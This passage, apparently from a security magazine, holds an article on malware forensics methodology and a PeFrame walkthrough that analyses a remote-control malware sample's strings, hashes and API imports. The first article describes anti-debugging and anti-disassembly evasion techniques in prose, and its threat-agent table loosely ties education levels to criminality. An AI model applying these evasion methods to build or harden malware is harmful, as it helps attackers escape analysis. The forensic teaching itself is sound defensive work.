$$f(1,1) = 1 + \sum_{n=1}^1 (g(1)) = 1 + \alpha$$

This complexity value could potentially be linked to a threat agent capability classification in order for the investigator to be better able to profile the individual or the group of people that developed the malware. An example of such classification is presented in the following table.




Complexity Value	Qualifications	Alias
	None – No computing education	
	Primary education – Familiar with term “computer”	
	Secondary education – Computer user	
	GCSE – User, Basic knowledge of operating systems (OS) & Internet	
	A level – User, Basic knowledge of OS & Internet, Basic programming skills	Script kiddy
	University Level 1 – Power user, Knowledge of OS & Internet, Basic programming skills, Basic networking	Amateur
	University Level 2 – Power user, Medium knowledge of OS, Internet, programming and networking, Familiar with Linux	Amateur
	University Level 3 / BSc – Administrator, Advanced internet, programming, networking & OS, Basic scripting, Basic Linux	Amateur
	MSc – Root, Expert internet, programming, networking, scripting, Medium Linux	Hacker
	Post MSc – Root, Expert internet, programming, networking, scripting, Advanced Linux, active hacking	Expert Hacker
	PhD – all the above, known entity to hacking community	Professional Hacker
	Post PhD – all the above, criminal record	Computer Criminal
	All or most of the above, extreme low level knowledge of computers, involved in the development of “computers”	Case C

## MALWARE FORENSICS

Efficiency and accuracy are two central issues facing the field of malware forensics. The concept of efficiency relates to developing effective methodologies and technologies for the analysis of various malware. The concept of accuracy relates to the integrity of the methodology used to acquire, preserve, and analyse malware, as well as any conclusions drawn from the analysis by an expert.

An investigator must ensure that the methodology used for the analysis must be sufficiently established to have gained general acceptance. A methodology has phases and each phase has a number of processes/procedures, and these must be ‘forensically sound’. A ‘process’ is a series of actions, changes, or functions bringing about a result. The term ‘forensically sound’ indicates that the procedures used for acquiring electronic information ensured it was ‘as originally discovered’ and is reliable enough to be admitted as evidence. Our investigative methodology is discussed in the following section of the article.

Equally important to the methodology is the access to an appropriate environment for the investigator to operate in and conduct his analysis. Our environment is based on recommendations made by the British Forensic Science Society, the British Computer Society, the Institute of Information Security Professionals, the British Forensic Regulator, and CESG/GCHQ. Furthermore, we have taken into consideration ISO27001, ISO17025, ISO17020 and ISO17799. We will refrain from describing the whole laboratory setup and focus on the desktop environment an investigator get to use, which is illustrated in Figure 2.




**Figure 2.** *Laboratory Environment*

The dirty environment allows the investigator to conduct research on the Internet and access the intranet. The clean environment is isolated and allows the investigator to work without the danger of contamination. Virtualisation is used extensively but we also have the capability of connecting host machines to the isolated network depending on the type and the nature of the malware under analysis.

## INVESTIGATIVE METHODOLOGY

We are basing our investigative methodology on incident response and reverse engineering principles. Reverse engineering has been defined differently depending on the context. Chikofsky and Cross [12] define reverse engineering as a process of analysing a system with two goals in mind, to identify the system's components and their interrelationships and to create representations of the system in another form or at a higher level of abstraction. Reverse engineering has also been defined as the process of recreating a design by analysing a final product. Based on the Concise Oxford Dictionary [13] the word reverse is defined as: 'opposite or contrary', and the word engineering is defined as: "application of science for the control and use of power". Incident response (IR) has four phases: the preparation, the detection and analysis, the containment and eradication and finally the post-incident activity. An illustration of the IR methodology can be seen in Figure 3.



**Figure 3.** *IR Methodology*

The first phase includes processes ensuring the investigator is able to respond to any type of malware incident as the first responder. The second phase includes processes that ensure the accurate detection and assessment of possible malware incidents. They are expensive processes that require considerable resources in order to eliminate false positives and false negatives and for many organisations is the most challenging part of the whole response process. Incidents may be detected through many different means, with varying levels of detail and fidelity. Automated detection capabilities include network-based and host-based IDSs, antivirus software, and log analysers. Incidents may also be detected through manual means, such as problems reported by users. Some incidents have overt signs that can be easily detected, whereas others are almost impossible to detect without automation. During the second phase an initial analysis must determine the malware's scope, such as which networks, systems, or applications are affected; who or what originated the incident; and how the incident is occurring (e.g., what malware is being used, what vulnerabilities are being exploited). The initial analysis should provide enough information for the investigator to prioritise subsequent activities, such as containment of the malware and deeper analysis of its effects. When in doubt, investigators must assume the worst until additional analysis indicates otherwise. The third phase includes processes for the isolation of the affected assets and the collection and preservation of digital forensic evidence that will later be analysed. Once the affected assets are restored to their previous state the investigator can proceed to the next phase. The fourth phase includes procedures for the in-depth analysis of the malware using reverse engineering techniques.

Over time we have developed a number of crime-specific investigative methodologies [14], [15], [1]. In all of them though we are using the same analysis axioms:

- The whole is more than the sum of its parts
- The whole determines the nature of the parts
- The parts cannot be understood if considered in isolation from the whole
- The parts are dynamically interrelated or interdependent.

Getting back to malware analysis, there are two types of analysis that can be performed in a safe laboratory environment: the static analysis and the dynamic analysis. We support that a proper malware analysis should use both techniques. Merging dynamic and static information into a single view has both advantages and disadvantages. Agreeing with [16] performing an analysis based solely on static data is insufficient. Features such as polymorphism, proprietary socket-based communications and middleware layers (CORBA for example) make the merge essential for properly understanding a software program.

## STATIC ANALYSIS

The static analysis is the analysis of a malware when it is not running. This analysis is time consuming and requires good knowledge of low-level concepts. Information such as strings and library dependencies can be extracted by the binaries. The first task, before using any tools for extracting information is to hash the malware and check it against a hash library of known malware. The tools that can be used for static analysis are discussed underneath.

*Disassembler (IDA Pro)* – A disassembler is a tool able to extract the instructions contained in a binary. It is the main tool of reverse engineer and more specifically malware analyst. All the information contained in the assembly code of the binary can be found through such tools. However, the instructions analysis requires a very good knowledge of low-level concepts and assembly code.

*PE viewer (PEid and PEview)* – A PE viewer is a tool able to extract the information contained in the headers of the PE. The PE architecture is revealed and the malware analyst can find relevant information as exposed in a previous section.

*IAT viewer (Dependency Walkers)* – An IAT viewer is a tool able to extract the IAT table and to reveal the dependencies of a PE. The usage of the API is then available to the malware analyst and a first assumption about the binary objective can be done.

## DYNAMIC ANALYSIS

The dynamic analysis is the analysis of the malware when it is running (in a safe isolated environment). The investigator can observe the modification on the system, but also the way the instructions are executed on the system. It provides an answer to the encoding and encryption techniques that prevent static analysis. The tools that can be used for the dynamic analysis are discussed underneath.

*Debugging Tools (OllyDBG)* – The dynamic analysis uses the debugging to execute the binary step by step and to modify the execution path or the environment variables. The debugger is a tool able to provide such functionalities.

*Automated tools (Anubis, VirusTotal and Cuckoo)* – There are many tools to automatize the dynamic analysis. Indeed, online tools or scripts are able to run the incriminated binary and to report the information about it.

*Behavioral analysis (Regshot, Wireshark and The Sleuth Kit)* – The behavioural tools are able to analyse the behaviour on a system at a given time. On a Microsoft Windows system, the Registry should be monitored as well as the network flow and the file system activities.

*RIGI* – The RIGI reverse engineering environment [17] uses a directed graph to view the software artefacts and their relations. RIGI supports the extraction of abstractions and design information out of information systems. To build more abstract views to the software, the user can form hierarchical structures for the graph by using subsystem composition facilities supported by a graph editor. RIGI is a system for understanding large information spaces such as software programs, documentation, and the World Wide Web. This is done through a reverse engineering approach that models the system by extracting artefacts from the information space, organizing them into higher level abstractions, and presenting the model graphically. The graph is simplified by hierarchically clustering related artefacts into subsystems that are then clustered into larger subsystems. The editor can be used to select and group artefacts based on certain modularity principles such as data abstraction, low coupling among subsystems, and high cohesion within subsystems.

*DALI* – DALI is a workbench for architectural extraction, manipulation, and conformance testing. It integrates several analysis tools and saves the extracted information in a repository. DALI uses a merged view approach, modelling all extracted information as a customized RIGI graph. In addition to static information, the graph contains information about the behaviour of the target software system, extracted using profilers and test coverage tools. Imagix4D [46] supports reverse engineering and documenting C and C++ software systems. The source code of the target software can be analysed and browsed at any level of abstraction using different views.

## ANTI-REVERSE ENGINEERING

The malware analysis is based on the analysis of binaries, it is necessary to understand the low-level concepts of computer science and software programming to know where to find information in a binary but also to understand what this information means. However, to prevent the forensic investigator from analysing the malware, computer criminals have conceived anti-reverse engineering techniques. Whether to prevent static or dynamic analysis, anti-RE techniques are becoming well-known and widespread. This is the reason that malware analysts should know how these techniques work and how to bypass them.

The static analysis is generally based on the reading of assembly code. However, malware writers have imagined techniques to make this reading inefficient or impossible. There are two types of disassemblers: the linear and the flow-oriented. The linear disassembly will disassemble a binary with one instruction at a time. Also, the disassembler will not look at the type of instruction or at the global program flow. The flow-oriented disassembly will disassemble the program depending on its flow and the type of instruction. Most of the commercial disassemblers use the flow-oriented disassembly method to provide the assembly code. To confuse disassemblers, there are several techniques:

- Injecting junk bytes with `_emit` instruction
- Conditionals always true
- Dead branch
- Back to back conditional jump

The first technique consists of injecting junk bytes with the instruction `_emit`. The disassembler will not understand the junk bytes and will provide wrong assembly code. This technique only works for linear disassembler. The second technique consists of adding conditional tests that are always true. This technique will add content to the assembly code provided while the test is nonsense. The readability of the assembly code can be harder with such technique. The third technique consists of adding unused code in dead branch (non-accessible code). Indeed, when a conditional test is always true,



the execution flow will always take the same path. However, the other path might contain unused code that makes the readability of the assembly code harder to understand. The fourth technique consists of playing with conditional jumps. Indeed, if a first jump of type A to the address X is followed by a jump of type !A to the address X, the disassembler, if it is a linear disassembler, will be confused and it will disassemble the wrong and unused branch.

Another mainstream anti-RF method is the obfuscation of the code. The obfuscation is a method to transform the code in such a way that makes it significantly less readable by a malware analyst. The level of complexity added by obfuscation method is called the potency and it is measured by software able to calculate the complexity metrics of a code with the number of predicates and the depth of nesting in code sequences. Obfuscators are tools that add complexity to a binary. It will add arithmetic and logic sequences to a program. Also, the name of the variables and the called function names can be modified and replaced by unintelligible strings.

Naturally encryption is also used and in this case it is called 'packing'. A 'packer' is a software able to encrypt or encode the payload of a binary. The assembly code will be impossible to read; even the computer will not be able to run the binary without a specific function to decipher it. This function is generic and provides information about the packer used to the malware analyst. The malware developers use this technique to bypass antivirus solution. However, a packed software is harder to analysed because it requires the forensic analyst to unpack manually the payload.

The dynamic analysis is mainly based on debugging the malware and to run it one instruction at a time. Malware developers have conceived techniques that defeat the debugger whether by preventing the execution of the malware when a debugger is present or by attacking it.

The malware developers are able to detect a debugging procedure by looking for breakpoints. Indeed, breakpoints are used by debugger to stop the execution of the binary. However, the interruption of the execution is, generally, done thanks to the INT3 with the opcode 0xCC. It means that the debugger will insert the opcode 0xCC into the malware code to interrupt it. In the other side, the malware could scan its code and look for this interruption.

The detection of debugger software is possible thanks to many functions available in the Win32 API. Indeed, the function IsDebuggerPresent will return the state of the Process Environment Block of the malware itself and if the field IsDebugged is true, the malware will be stopped.

Like every program, debuggers may have vulnerabilities and the malware, to prevent its analysis, may contain code to attack the debugger. Indeed, if the malware developers put wrong information into a field, some debuggers will not be able to read it, and the program will crash.

## CONCLUSIONS

The main principles of an investigation must always be adhered to: chain of custody and evidential integrity. Using virtualisation for the analysis environment, and applying well documented and tested tools for logging and recording the malware behaviour while hashing all of the artefacts will ensure there will still be a case at the end of the investigation.

Nowadays, it is imperative to check for anti-RE techniques as part of our analysis. Furthermore, it is not adequate anymore to simply perform static analysis of binaries but rather we should also be analysing the behaviour of the malware and its impact in its environment. Ultimately, as in any investigation, we will have been tasked with linking specific events to specific user actions. We will have been asked to explain how...

## REFERENCES

1. Angelopoulou, O., S. Vidalis, and I. Robinson, Profiling Online Identity Theft, in European Conference on Information Warfare. 2012: France.
2. Chowdhury, T. and S. Vidalis. Proactively defending computing infrastructures through the implementation of live forensics and website capture in corporate network security. in 3rd International Conference on Cybercrime, Security and Digital Forensics. 2013. Cardiff – UK.
3. Vidalis, S., Threat Agents: what InfoSec officers need to know. Mediterranean Journal of Computers and Security, 2006.
4. Vidalis, S., TAMMPS: a threat assessment model for micro-payment systems, in School of Computing. 2001, University of Glamorgan: Pontypridd. p. 1-152.
5. Blyth, A.J.C. and L. Kovacich, Information assurance. Computer communications & networks. 2001: Springer-Verlay.
6. Forcht, K.A., Computer Security Management. 1994: Boyd & Fraser.
7. Smith, M., Commonsense Computer Security: your practical guide to information protection. 1993: McGraw Hill.
8. Vidalis, S. and A. Jones. Using Vulnerability Trees for decision making in threat assessment. in 2nd European Conference on Information Warfare & Security. 2003. Reading University: MCIL.
9. Stallng, W., Network Security Essentials. 2000: Prentice Hall.
10. Goodwin, B., Viruses cost SMEs £9.5m, in Computer Weekly. 2004. p. 14.
11. Skoudis, E., Malware: fighting malicious code. 2004, USA: Prentice Hall.
12. Chikofsky, E. and J. Cross, Reverse Engineering and Design Recovery: a taxonomy. IEEE Software, 1990. 7(1): p. 13-17.
13. Sykes, J.B., The Concise Oxford Dictionary. 1981: Clarendon Press.
14. Chowdhury, T. and S. Vidalis, Collecting evidence from large-scale heterogeneous virtual computing infrastructures using Website Capture, in EIDWT 2012. 2012: Romania.
15. Angelopoulou, O. and S. Vidalis. Towards Crime-specific Digital Investigation Frameworks. in 3rd International Conference on Cybercrime, Security and Digital Forensics. 2013. Cardiff – UK.
16. Carriere, S.J. and R. Kazman. The perils of reconstructing architectures. in 3rd international workshop on software architecture. 1998. Orlando, Florida, USA: ACM Press.
17. Wong, K. RIGI user's manual. [WWW] 1998 [cited 2004 December 2004]; 5.4.4:[Available from: <http://www.rigi.cs.uvic.ca/downloads/rigi/doc/rigi-5.4.4-manual.pdf>].

## ABOUT THE AUTHOR



*Dr. Stilianos Vidalis received his PhD in Threat Assessment under the context of Information Security in July 2004. He joined Staffordshire University in November 2012 where he is currently employed as a Lecturer. His research interests are in the areas of cyber-security, information operations, digital forensics, threat assessment, and cyber-criminal profiling.*  
[stilianos.vidalis@staffs.ac.uk](mailto:stilianos.vidalis@staffs.ac.uk)

## ABOUT THE AUTHOR



*Mr. Arnaud Gatignol is a postgraduate student at Staffordshire University studying towards a Master's degree in Digital Forensics and Cybercrime Analysis.*

# SUSPICIOUS FILE ANALYSIS WITH PEFRAME

by Chintan Gurjar

In this article I am going to conduct a walk through with a nice python tool named PeFrame. This tool should be an analyst's first choice in order to analyse a piece of static malware. I am going to discuss each and every feature provided by this tool and I will also show you why it is important to find information through the analysis of malware.

**T**his is a python-based tool used to assist in the analysis of PE files. There are many different tools available for malware analysis, but this tool is strictly built for portable executable malware analysis such as .exe and .dll files.

## FEATURES OF PEFRAME

Currently Peframe contains the following features: Auto Analysis

- Hash MD5 & SHA1
- PE file attributesVersion info & metadata
- PE Identifier Signature Anti Virtual Machine
- Anti Debug
- Section analyzer
- Imported DLLs & API functions
- Search for suspicious API (Anti Debug) & sections
- Dumping all the information
- Extract all the strings
- Extract file name and url
- Hex dump
- List Entry instances

If you use auto analysis function it will compile a robust output containing the main features of this tool. This tool is created and maintained by Gianni Amato. There only dependency required for this tool is python version 2.7.x or above. Generally most new and advanced Linux distros/security distros already have python 2.7.x or greater installed by default.

## LET'S GET STARTED...

After downloading peframe I went to the folder and I saw one folder named “modules” and one file which was actually the peframe python script named “peframe.py”. In order to make this script executable under Linux I ran the following command:

```
chmod u+x *
```

This command provides the necessary permissions in order to make it executable. The asterix (\*) means that everything stored in the directory and/or subdirectories will also have these permissions applied (as the super user).

Running the peframe python script without any options gives you the following output:

```
root@chintan:~/Desktop/peframe# ./peframe.py
peframe 0.4.1 by Gianni 'guelfoweb' Amato
http://code.google.com/p/peframe/
USAGE:
    peframe <opt> <file>
OPTIONS:
    -h          --help          This help
    -a          --auto          Show Auto analysis
    -i          --info          PE file attributes
                   --hash          Hash MD5 & SHA1
                   --meta          Version info & metadata
                   --peid          PE Identifier Signature
                   --antivm        Anti Virtual Machine
                   --antidbg       Anti Debug | Disassembler
                   --sections      Section analyzer
                   --functions     Imported DLLs & API functions
                   --suspicious    Search for suspicious API & sections
                   --dump          Dumping all the information
                   --strings       Extract all the string
                   --file-url       Extract File Name and Url
                   --file-verbose  Discover potential file name
                   --hexdump       Reverse Hex dump
                   --import        List Entry Import instances
                   --export        List Entry Export instances
                   --resource      List Entry Resource instances
                   --debug         List Entry DebugData instances

root@chintan:~/Desktop/peframe#
```

As you can see the usage it is as follows:

```
peframe <opt> <file>
```

This means that we first have to call the script, then select any or all of the options from the list and lastly point it to the malware or suspicious file you wish to examine. Ensure that you are using these options, and pointing to the suspicious file, without the <> brackets.

I already have one suspicious sample which is named “malware.exe” which I copied into this folder via the `cp` command as shown in the below output:

```
root@chintan:~/Desktop# ls
master malware.exe  peframe  peframe-0.4.1.zip  rawr  Recon-Ng
root@chintan:~/Desktop# cp master\ malware.exe /root/Desktop/peframe
root@chintan:~/Desktop# cd peframe/
root@chintan:~/Desktop/peframe# ls
master malware.exe  modules  peframe.py
root@chintan:~/Desktop/peframe#
```



First we will use the “auto” feature which is robust & fully automated and for most users this is probably the only option that you will be interested in. To use this feature the command is as follows:

```
root@chintan:~/Desktop/peframe# ./peframe.py -a
master\ malware.exe
```

```
File Name:      master malware.exe
File Size:      1264795 byte
Compile Time:   2009-07-03 17:01:54
DLL:           False
Sections:       5
MD5 hash:       2bd10332ae061482d5d505314a97b40c
SHA-1 hash:     98dfbc07fe3c295732111bcf787eaf58ecc75dcc
Packer:         None
Anti Debug:     Yes
Anti VM:        None
```

File and URL discovery:

(Try option `--file-verbose`)

```

FILE: %s.%d.tmp
FILE: ADVAPI32.dll
FILE: COMCTL32.DLL
FILE: COMCTL32.dll
FILE: COMDLG32.dll
FILE: GDI32.dll
FILE: KERNEL32.dll
FILE: OLEAUT32.dll
FILE: RC\accounts23.dat
FILE: RC\apaths23.dat
FILE: RC\bans23.dat
FILE: RC\console23.dat
FILE: RC\downlist23.dat
FILE: RC\dstats23.dat
FILE: RC\forwards23.dat
FILE: RC\liteserve.exe
FILE: RC\maildomains23.dat
FILE: RC\mimes.txt
FILE: RC\php\license.txt
FILE: RC\php\php.exe
FILE: RC\php\php4ts.dll
FILE: RC\scripts23.dat
FILE: RC\spaths23.dat
FILE: RC\supaths23.dat
FILE: RC\triggers23.dat
FILE: RC\uplist23.dat
FILE: RC\virtualpaths23.dat
FILE: RC\webdomains23.dat
FILE: SHELL32.dll
FILE: USER32.dll
FILE: liteserve.lnk
FILE: ole32.dll
FILE: riched20.dll
FILE: riched32.dll
FILE: server.lnk
FILE: shlwapi.dll
URL: RC\www\abortshutdown.
URL: RC\www\askreboot.php

```

```
URL: RC\www\beep500.php
URL: RC\www\beep5000.php
URL: RC\www\beep50000.php
URL: RC\www\beep500000.php
URL: RC\www\capslock.php
URL: RC\www\closeall.php
URL: RC\www\closecd.php
URL: RC\www\emptybin.php
URL: RC\www\exitwin.php
URL: RC\www\force60.php
URL: RC\www\hibernate.php
URL: RC\www\hideall.php
URL: RC\www\hidedesktop.php
URL: RC\www\lock.php
URL: RC\www\logoff.php
URL: RC\www\message.php
URL: RC\www\minimize.php
URL: RC\www\monitor.php
URL: RC\www\monitor2.php
URL: RC\www\mousewright.php
URL: RC\www\mute.php
URL: RC\www\nircmd.exe
URL: RC\www\numlock.php
URL: RC\www\opencd.php
URL: RC\www\poweroff.php
URL: RC\www\question.php
URL: RC\www\question1.php
URL: RC\www\question2.php
URL: RC\www\reboot.php
URL: RC\www\resize.php
URL: RC\www\restartexplorer.php
URL: RC\www\screensaver.php
URL: RC\www\screensavertimeout.php
URL: RC\www\screensavertimeout2.php
URL: RC\www\screenshot.php
URL: RC\www\server.exe
URL: RC\www\showall.php
URL: RC\www\showdesktop.php
URL: RC\www\speak.php
URL: RC\www\speak1.php
URL: RC\www\speakfile.php
URL: RC\www\standby.php
URL: RC\www\stdbeep.php
URL: RC\www\stopscreenshot.php
URL: RC\www\transparent.php
URL: RC\www\transparent2.php
URL: RC\www\trayballoon.php
URL: RC\www\trayballoon2.php
URL: RC\www\trayballoon3.php
URL: RC\www\trayballoon4.php
URL: RC\www\volume.php
```

Suspicious API Functions:

```
Func. Name:      CreateDirectoryA
Func. Name:      CreateDirectoryW
Func. Name:      CreateFileA
Func. Name:      CreateFileW
Func. Name:      DeleteFileA
Func. Name:      DeleteFileW
```

Func. Name:	FindFirstFileA	Func. Name:	OpenProcessToken
Func. Name:	FindFirstFileW	Func. Name:	RegCloseKey
Func. Name:	FindNextFileA	Func. Name:	RegCreateKeyExA
Func. Name:	FindNextFileW	Func. Name:	RegOpenKeyExA
Func. Name:	FindResourceA	Func. Name:	ShellExecuteExA
Func. Name:	FindWindowExA	Func. Name:	Sleep
Func. Name:	GetCommandLineA	Func. Name:	WriteFile
Func. Name:	GetFileAttributesA		
Func. Name:	GetFileAttributesW	Suspicious API	Anti-Debug:
Func. Name:	GetModuleFileNameA	Anti Debug:	FindWindowExA
Func. Name:	GetModuleFileNameW		
Func. Name:	GetModuleHandleA	Suspicious Sections:	
Func. Name:	GetProcAddress	Sect. Name:	.CRT
Func. Name:	GetTempPathA	MD5 hash:	686666d109c1b7ad91d3938f41d2712a
Func. Name:	GetTickCount	SHA-1 hash:	
Func. Name:	GetVersionExA		2b4e8377002fe7fbfee868ec21b6f9e5937dfb22
Func. Name:	LoadLibraryA		root@chintan:~/Desktop/peframe#

Now you can see above the robust output including a list of dll files, strings, hashes & much more. We will go through it in detail later on. Rather than using `-a` option you can also choose `--auto` option. Both produce an identical result.

As you can see from the result it gives file name, date of compiling size etc.. With this output we can see that the last date this suspicious file was compiled completion of this malware is actually was at 2009-07-03 17:01:54 which makes it more than 3 years ago. Here we have received the anti-debug output flag as “yes”, this means that peframe has checked to see if this piece of malware contains any suspicious calls to debugging apis or dlls. After this peframe will check for all files or dlls involved in execution of malware and list them. It does conduct the string analysis and fetches the results. So in this output below we can see which strings are actually fetched by this tool. Peframe will also determines which are the files and which are the URL strings. In this example you can see that the suspicious file contains some files and some URLs.

FILE:	ole32.dll
FILE:	riched20.dll
FILE:	riched32.dll
FILE:	server.lnk
FILE:	shlwapi.dll
URL:	RC\www\abortshutdown.php
URL:	RC\www\askreboot.php
URL:	RC\www\beep500.php
URL:	RC\www\beep5000.php
URL:	RC\www\beep50000.php

Peframe then continues its analysis and checks for specific suspicious functions which are commonly associated with malware or other malicious function calls. Below are the example functions which we received after analyzing this piece of suspicious file. These all are suspicious or partially suspicious functions which are responsible for the execution of that file.

Func. Name:	CreateFileA
Func. Name:	CreateFileW
Func. Name:	DeleteFileA
Func. Name:	DeleteFileW
Func. Name:	FindFirstFileA

Among the above files, we can see some of the functions which are responsible for the anti-debugging process. In this case we have found this function which probably searches for child windows. For more information about this function you may visit msdn website of Microsoft. One createFileA function information is available in the references below.

Anti Debug: FindWindowExA

Then peframe checks the sections for any data, source, or certificate files which appear to be suspicious.. In the following output we can see .CRT as a suspicious section. Highlight about CRT file description

Sect. Name: .CRT

Lastly peframe pulls each and every submitted data to the file. In this case it is only 2 hash values such as MD5 & SHA1 which are as follows:

```
MD5 hash: 686666d109c1b7ad91d3938f41d2712a
SHA-1 hash: 2b4e8377002fe7fbfee868ec21b6f9e5937dfb22
```

If you Google for these hashes you will most likely get results for this piece of malware (so be careful). Analyzing other file samples you may get additional information such as the internal name, file version, company name, product name, original file name, file description, translation and much more.

Instead of using the “auto” command you can also use each single option mentioned in the help, or you can compile some options together as well. I will show you some of the important options. First we will dump the data we analyzed from our sample file which can be done by using the following command:

```
root@chintan:~/Desktop/peframe# ./peframe.py --dump master\ malware.exe > dump_result.txt
```

In this case I have dumped the data to a file named “dump result.txt”. The dumping result is too long, so I am not going to show you full results but I am going to highlight the truncated results via the screenshots below:





Figure 1. truncated results part 1

